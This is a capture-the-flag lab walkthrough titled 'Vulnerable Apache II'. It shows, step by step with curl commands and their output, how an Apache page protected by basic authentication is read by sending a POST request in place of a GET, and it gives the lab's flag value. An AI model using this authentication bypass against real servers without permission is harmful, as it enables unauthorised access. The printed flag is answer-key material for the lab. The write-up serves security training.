

[illegible]

Name	Vulnerable Apache II
URL	https://www.attackdefense.com/challengedetails?cid=198
Type	Infrastructure Attacks : Apache

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The home page is protected with basic authentication. In order to view the content of the page, the user has to provide the right credentials. However, there exists a vulnerability in the web server which can be leveraged to see the page content without providing the correct credentials.

Objective: Your task is to find this vulnerability, access the page content and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: <http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/>



The home page of the web application is protected with authentication.

Step 2: Interact with the web application with curl command.

Commands:

```
curl http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/
```

```
curl http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/index.php
```

```
root@PentesterAcademyLab:~# curl http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/
<meta http-equiv="refresh" content="0;url=index.php">
root@PentesterAcademyLab:~#
root@PentesterAcademyLab:~# curl http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/index.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
</body></html>
root@PentesterAcademyLab:~#
```

Authentication is required upon accessing the web application with HTTP GET request method.

Step 3: Interact with the home page of web application with HTTP POST request method.

Command:

```
curl -X POST http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/index.php
```

```
root@PentesterAcademyLab:~# curl -X POST http://8uwzn6yclm65b9s6cojr1cpnp.public2.attackdefenselabs.com/index.php
Congratulation! Your flag is 44b052ebbab71a3e80bd9ab14556324c
root@PentesterAcademyLab:~#
```

Flag: 44b052ebbab71a3e80bd9ab14556324c

References:

1. Apache httpd (<https://httpd.apache.org/>)